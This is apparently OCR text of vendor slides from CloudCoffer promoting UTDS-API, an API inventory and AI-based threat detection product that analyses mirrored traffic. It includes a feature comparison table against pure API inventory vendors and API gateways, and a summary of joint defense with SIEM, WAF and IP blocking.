
Deployment architecture, process, and specifications

UTDS-API

Not just for API inventory,
not reliant on API threat characteristic analysis

Joint Defense


- SIEM、Firewall、WAF
- Risk IP、REGEX



One-time service/ Yearly subscription

UTDS monitors whole traffic

Adopting mirror analysis,
deployment is fast with wide coverage



Hunting for unknown threats in the traffic

Inventorying + Threat Hunting

	UTDS-API	Pure API Inventory Vendor	API Gateway Solutions
API Inventorying	✓	✓	✓
OWASP API Top 10 API Report	✓	✓	✓
API Threat Detection	A.I. ✓	Signature ✓	Signature ✓
Threat Intelligence and Update Model	✓ n/a (A.I. Model)	Yes (Update intelligence and patterns from cloud) ✓	Yes (Update intelligence and patterns from cloud) ✓
API/Web Based Attack Detection	✓		
Change Current Network when Deployment	n/a (Mirror traffic)	n/a (Mirror traffic)	Yes (API redirect)

CloudCoffer

Summary

Visualize threats and
make a new type of joint defense

Comprehensively enhance the security of API and system protection


Visualize threats and make a new type of joint defense

Inventory API assets and identify malicious threats

- Inventory the protected assets
- Detect OWASP TOP 10 API and Other Attacks
- Joint Defense-Enhance Defense of Current Controls

Reinforce existing protection mechanisms to block known attacks

- Syslog
- IP Blocking
- WAF Enhancement



CloudCoffer

Thank You